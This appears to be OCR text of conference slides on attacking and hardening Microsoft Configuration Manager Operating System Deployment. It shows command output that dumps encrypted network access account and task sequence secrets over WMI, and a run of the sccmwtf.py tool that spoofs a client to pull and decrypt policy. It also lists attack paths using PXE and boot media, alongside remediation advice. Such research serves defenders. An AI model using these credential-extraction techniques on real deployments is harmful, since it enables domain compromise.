__SUPERCLASS           : CCM_ComponentClientConfig
__DYNASTY              : CCM_Policy
__RELPATH              : CCM_NetworkAccessAccount.SiteSettingsKey=1
__PROPERTY_COUNT       : 8
__DERIVATION           : {CCM_ComponentClientConfig, CCM_Policy}
__SERVER               : DC
__NAMESPACE            : ROOT\ccm\Policy\Machine\ActualConfig
__PATH                 : \\DC\ROOT\ccm\Policy\Machine\ActualConfig:CCM_NetworkAccessAccount.SiteSettingsKey=1
ComponentName          :
Enabled                :
NetworkAccessPassword  : <PolicySecret Version="1"><![CDATA[F600000001000000D08C9DDF0115D1118C7A00C04FC297EB010000003450
                         23558D70BC41B2917D5CDEC5628E000000002000000000106600000001000020000000031D61E717DE5F0878A998F1
                         39BE799B3AA74A4AF4D78BFE45180A658D1F17C46000000000E800000000200002000000058B34F26400E588BEF1890
                         136FDB1C467E51932A7767BC907D3976762283A00520000000688B9F228DC122BF2D261F80E2993061E3D6D2BC92269
                         50F6FF3BC9C64768CB740000000CBEC973B6E5208C231B26A1C35AAE2D43DB88FD327F9C571404EA21A4426E5ABDA12
                         C8BA82545888A1F9EF02BC1BE3D61D71E0FE334A24E808876BC36C685843]]></PolicySecret>
NetworkAccessUsername  : <PolicySecret Version="1"><![CDATA[F600000001000000D08C9DDF0115D1118C7A00C04FC297EB010000003450
                         23558D70BC41B2917D5CDEC5628E000000002000000000106600000001000020000000A18B2F05EE906A4A522E320
                         0CF8E490FA123ABF19F3573431DC3E0BC54428AA7000000000E800000000200020000000A23D36DD2FA6D4EA80CE99
                         E1D783275666782A13A7557BA08B5C48306A1116D420000000584898BEEBF179851943F369309818A0AC021990E2738
                         88CC0DF9652677D22B640000000151A1B2666E447C5B32244F63D07D1F4F20848258D075A65E28819355EE2658112D1
                         84608CF2A8467483465659AD08CD810BF1CDAB719C8125DF95BB1AF0F085]]></PolicySecret>
```

Network Access Account on Endpoints



Benjamin Delpy - @gentilkiwi



Duane Michael - @subat0mik

Network Access Account on Endpoints

```
/tmp/env  python /tmp/env/sccmwtf.py fakepc fakepc.lab.local SCCM01 'LAB\fakecomputerz$' 'wibble01'
SCCMWTF... by @_xpn_
[*] Args:
[*] Spoof Name: fakepc
[*] Spoof FQDN: fakepc.lab.local
[*] Target SCCM: SCCM01
[*] Computer account username: LAB\fakecomputerz$
[*] Computer account password: wibble01
[*] Creating certificate for our fake server...
[*] Registering our fake server...
[*] Done.. out ID is 0F6107E8-358A-4C2A-9FED-BBF8FDB00128
[*] Requesting NAAPolicy.. 2 secs
[*] Parsing for Secretz...
[*] Done.. decrypted policy_dumped to /tmp/naapolicy.xml
```

Adam Chester - @_xpn_

Collection Variables on Endpoints

```
PS C:\Users\Administrator> Get-Wmiobject -Namespace "root\ccm\Policy\Machine\ActualConfig" -Class "CCM_CollectionVariable"


__GENUS          : 2
__CLASS          : CCM_CollectionVariable
__SUPERCLASS     : CCM_Policy
__DYNASTY        : CCM_Policy
__RELPATH        : CCM_CollectionVariable.Name="TestVariable"
__PROPERTY_COUNT : 2
__DERIVATION     : {CCM_Policy}
__SERVER         : DC
__NAMESPACE      : ROOT\ccm\Policy\Machine\ActualConfig
__PATH           : \\DC\ROOT\ccm\Policy\Machine\ActualConfig:CCM_CollectionVariable.Name="TestVariable"
Name             : TestVariable
Value            : <PolicySecret Version="1"><![CDATA[F600000001000000D08C9DDF0115D1118C7A00C04FC297EB01000000A2058BEE4
                   4A7984393EDA2FC21DAC7E0000000000200000000001066000000010000200000008DC8CB37D2913B36AF45FC19C61646E79
                   597C274D993976DA8B830EC8012F9C5000000000E8000000020002000000099BC206FA03DFA0325F2228F8CA3C525A3056
                   573F57DFA179909CF3DD8B2875B200000006AA32605919D80A867D8FC4EAF0067B442FE3B3DA7DA8D625F212249661BAB924
                   00000004CC08BEFAAE949C44880C781B4337C1292D66D9AA10EF2E4EBC71A41043D516F34014D1EEF26FD2FCDBE22EDF4023
                   7215B45262CE88F52787FF3E8ED4507CCAD]]></PolicySecret>
PSComputerName   : DC
```


Task Sequences on Endpoints

```
PS C:\Users\Administrator> (Get-Wmiobject -Namespace "root\ccm\Policy\Machine\ActualConfig" -Class "CCM_TaskSequence").T
S_Sequence
<PolicySecret Version="1"><![CDATA[360600001000000D08C9DDF0115D1118C7A00C04FC297EB010000003450235558D70BC41B2917D5CDEC56
28E000000000200000000001066000000010000200000000FFDC4AF72EE0943498E3086CAE64E399CE4767920D1476D1EA258163D286F833000000000
E8000000020000200000003A99D99CAB1DEF781E3DBE29B8F30CA028EBE5973DC9B9F0864652358BFD99560050000302CE2575298EE365CBE3F61B
654EE57AE4D70B754EB885E51AF9A5A9BA463C3842AAB9BC8F281F3D9BC0BF44DFB25A385236D8A3DCA6DD204BDC48C80E51AC95A99DB17DCFA9B6FB
965DC5DD295B5F132B653D53B5F9A0964F9046113AED61D5CA48B19A8328C328FF43E7C125DEDE9BA47FD2064E15A239E537C7DA58A8ABB2DC0BAA87
A6C4F35EC71AF2AF4E66ABF7B3EDB4FA15C78A54C5803E192A7AD8FA84599BC5E0DFB75FEEA17948612D931A59CE089B12F194094FED3F03372EA212
B3E91F0105C8BD7143E73E3744D0A7F2C6F3A2ACC2181AD612ABD5FE633FD91E96DC05BC8A7E31B839E95B8A0572F7D3A6FFECD195D64D1351F9ADB1
98658223A548824158211B64954809E2C3F596C5981539A78DB07144A884183BFDA6CC0ADE36CAE24728535AE75368A18A978817166B72C3938CC717
B04CB0D158B6D59FFD477FE46CAF2351AF630846C69DC99560C86DB99568E597801E98AB561D17F7865DAEC5AD2FFDE9DA0CE0EC1240ED5DE3B06C00
25745D2462279F1E1197A527EE879F929AEF5CE029ED8CF37EB0691374FA4FC2771D45E2C2D8231263EA00CF1C2DCB4D6EC4467112A37ABAE85D054E
9F6A357E955414F77D918190ADDD64023964E86AD9406025EF8C3EBAD7C89D30D09643A8D272347A4DA917F721A9AEEE11F29D85DE1B30C3228BB041
2EDA5ACF0F6501F6730022E378C35372BD57346ED7F03907E618015BC326C8703E28FC7F7E22750B1AB6B11E03512FD55257C2908381B36A5F60E525
453C4BEE4FBBE5FA1465329FEE7CBC6C39B470EEBD38589C894D8E665893F1FC9CDDC1EFDBDC4DBF74A7565CF622F9EB95F922690B25BDE704C5BAEC
CA127A00C1DE21151CA760B8C68BA2F1D4BBB44E1D73D9AE69A88A64C9D5996DE2F34085A5E6C02204177B0570D6BDBE402903C54FCBF0D8A0110B56
420A521AB72AB1353B5C9A3849021D6F2C79676D0344B60E853163241DBDBE5B34479C5BBB1636D693628C7C3CDB126ECC3587B95F0AB8E82300B20D
E3AA99C90537B8534E300ACFE6D5B31CBB8CF400AA318396F95CEDB08F78B7C61675535183C07F51F0C35D86C7C589BFA8CC28027DB69FC391D65C46
FC398B3FD8B1CA2C77B87804A91C2674DDE6334D3FC9360BFCF8CA5141DAE1291E2D922A7B0690301E732BF30F7382BECD1B2AC021094452A214A17A
53B8EDB570A740BCDF22DF545F648099207AD36CC15C0F36193289787F3777429DCEA00750EBBA77068A65E1782E0F7B3A2962D69602410C5E09D5CA
534162EF67ED8C9E1A7B097FB230DDBF8A05943359B53EA34634DB0056B746A70521391F247BFE2157377D51223F80E30B98160A8D452EC783A3E7C5
A06D9FF7DAED731CF7DC06DD9B5608138929CFAD1145800319FD858E7C090310E10BD9E2C5125444CFAF65A429EEE5B2520A8EC2F70C4E7BE110C2F1
7BA1C692FC18E15A4821D89BC03C378BC41867BE276F29421E59C712A3D11E44BC33D9C453B41611C240852E9C1EA03C1C4A8326114DA46E3CCBB767
7514520888FDA9968974ED77AEE7DC1B063D3F5177910FB704A0C6625529E4809A4D693D70EF81949F9C54D824C766E4F93BA55898CE684164B6367B
BAD5F390F8DC2CC4F9B934546355E0B645079DE3185313255AE74770C324AF51B9435797845C7D01A58CE3EE3FF5D9D4A13E38B5338155551DE45673
5AB626F2FC59686C0F9F9076CCCAAC5F947178058BF94FA9F56EBF7DF72AE12195F5DA5961583BCE520B66548F597773F2633512CFF0D09C61484C9C
DD3E053F844114DDAE710087B7928F94A5D71E73D464D65207BD79CC15D04EFE6EEE9B6A80183006F39152480826FD9FDE04386B23E0BC7037DF544F
834B21EAC80295DF0634D013DBCB74B5542C507DB1170F33FBE968FCD1380093D9CEB2D3C9FED0CBCD99E3C400000003D0D5B8C26E6BB07925BBEB3D
6514419637369E4BED3131305ABB3EFB5E6896CFC54C3B11BF34B040FC14EAB88B863FFF11E34E56320B8A4197B6884959F1AB8]]></PolicySecret
>
```



How do we make things better?

Key Issues



Overly Permissioned Accounts

Fixing Account Permissions

Network access account

Client computers use the **network access account** when they can't use their local computer account to access content on distribution points. It mostly applies to workgroup clients and computers from untrusted domains. This account is also used during OS deployment, when the computer that's installing the OS doesn't yet have a computer account on the domain.

> **Important**
>
> The network access account is never used as the security context to run programs, install software updates, or run task sequences. It's used only for accessing resources on the network.

A Configuration Manager client first tries to use its computer account to download the content. If it fails, it then automatically tries the network access account.

Starting in version 1806, a workgroup or Azure AD-joined client can securely access content from distribution points without the need for a network access account. This behavior includes OS deployment scenarios with a task sequence running from boot media, PXE, or Software Center. For more information, see Enhanced HTTP.


> **Note**
>
> If you enable **Enhanced HTTP** to not require the network access account, the distribution point needs to be running Windows Server 2008 R2 SP1 or later.
>
> Upgrade clients to at least version 1806 before enabling this functionality. If you only allow **Enhanced HTTP** connections, older clients can't authenticate using this method, so can't download the client upgrade package from a distribution point.

Permissions

Grant this account the minimum appropriate permissions on the content that the client requires to access the software. The account must have the **Access this computer from the network** right on the distribution point. You can configure up to 10 network access accounts per site.

https://docs.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts

Key Issues



Overly Permissioned Accounts


Account Password Reuse

Key Issues

ConfigMgr Account Reuse

Overly Permissioned Accounts

Account Password Reuse



Takeaways

- MECM is a powerful, complex tool
- Operating System Deployment is a viable vector for attacking corporate networks
- Set a strong media encryption password!
  - And use good password practices to maintain it
- Reduce the possibility for attacks by eliminating excessive rights

Fewer permissions granted = lower attack surface

More Resources

https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences





https://github.com/MWR-CyberSec/PXEThief

Q&A



@Raiona_ZA / @MWRCyberSec

Summary of Attack Paths against OSD

Scenario	Prerequisites	Attack	OSD Remedial Steps
PXE (No Password)	• Network Access • PXE enabled for network • Unrestricted DHCP and TFTP to DP	Download Media Variables and decrypt using hardcoded key in tspxe.dll to obtain client certificate	• Set a strong PXE password • Change PXE Password regularly • Restrict PXE Boot Access • Disable Unknown Computer support
PXE (Password Set)	• Same as above • Weak PXE password	Try to obtain password for media variables file by cracking	
Media (No Password)	• Network access • Access to media file • Low-priv domain access to read file shares	Mount media, copy off variables.dat/Policy.xml, decrypt using default password	• Set strong media password • Store media in secure, access-controlled location • Delete media if no longer needed
Media (Password Set)	• Same as above • Weak media password	Try to obtain password for media variables file by cracking	